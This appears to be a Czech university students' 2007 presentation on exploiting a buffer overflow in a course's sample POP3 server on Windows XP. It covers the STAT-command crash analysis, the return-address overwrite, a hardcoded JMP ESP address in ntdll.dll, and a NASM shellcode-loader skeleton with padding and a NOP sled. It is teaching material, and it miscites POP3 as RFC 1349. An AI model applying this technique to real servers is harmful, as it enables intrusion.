Využití buffer-overflow

prezentace

semestrální úkol předmětu X36API

Zadání

- Využít chybu buffer-overflow ve vzorovém POP3 serveru a spustit vlastní kód

- http://moon.felk.cvut.cz/~xballner/vyuka/x36api/index.php?&func=practice


- http://moon.felk.cvut.cz/~xballner/vyuka/x36api/data/2007_summer/

Vypracování

- Členové týmu:
  - Tomáš Navrátil
  - Jan Pospíšil
  - Jiří Vrbický
- Na os WinXP Home
- Prezentováno: 9. května 2007

Analýza

- Studium RFC 1349
  (Post Office Protocol – Version 3)
- Zkoušení příkazů s různými argumenty
- => podivné chování STAT




Příkaz STAT


- Podle RFC kladná odpověd s dvěma čísly
- RFC zde nedoporučuje jiné informace
- Vzorový server: 3 čísla + část argumentu

Příkaz STAT - chování


- Opětovné přihlášení => více kopírovaných znaků
- Po 3. přihlášení lze shodit dostatečně velkým argumentem



Neplatná operace…



Neplatná operace…




Pozn.: asc(‘c‘) = 63


Magická adresa 63636363

- Argument přepsal navratovou adresu
- Podrobnosti?

Debuger – analýza chyby



Debuger – analýza chyby (zásobník)




Využití chyby

- Lze skočit (téměř) kamkoli
- Vhodně na:
  - JMP ESP
  - CALL ESP

Využití chyby

Base	Size	Entry	Name	File version	Path
00400000	00016000	00405CDE	pop3		C:\Dokumenty\skola\4. semestr\API\pop3\pop3.exe
71A80000	00008000	71A81642	WS2HELP	5.1.2600.2180	C:\WINDOWS\system32\WS2HELP.dll
71A90000	00017000	71A91273	WS2_32	5.1.2600.2180	C:\WINDOWS\system32\WS2_32.dll
77C00000	00058000	77C0F2A1	msvcrt	7.0.2600.2180	C:\WINDOWS\system32\msvcrt.dll
77DC0000	000AB000	77DC70D4	ADVAPI32	5.1.2600.2180	C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00091000	77E76284	RPCRT4	5.1.2600.2180	C:\WINDOWS\system32\RPCRT4.dll
7C800000	000F4000	7C80B5AE	kernel32	5.1.2600.2945	C:\WINDOWS\system32\kernel32.dll
7C900000	000AF000	7C913156	ntdll	5.1.2600.2180	C:\WINDOWS\system32\ntdll.dll



Využití chyby

- V NTDLL.DLL:
  [0x7C941EED] = JMP ESP

- Jak poskládat shell-kód ?

Zavaděč shell-kódu

```
; zaplneni bufferu
   times 64 db 'c'
; adresa jmp esp v ntdll.dll
   dd 0x7C941EED
; skluzavka
   nop
   nop
   nop
   ...
   %include “shell-code.asm“
```

Postup útoku

- Opakovaně připojit
- Zaslat shell-kód
- Zaslat znaky CRLF

Literatura a nástroje

- ftp://ftp.isi.edu/in-notes/rfc1939.txt
- msdn2.microsoft.com/en-us/library/
- materiály k X36API

- debuger OllyDbg
- asm compiler NASM
- c++ compiler Borland C++ 5.5.1
- telnet, EditPlus

Vzorový program využívající chybu a více informací na:

http://www.vpp-net.com/fel/api/pop3

Děkujeme za pozornost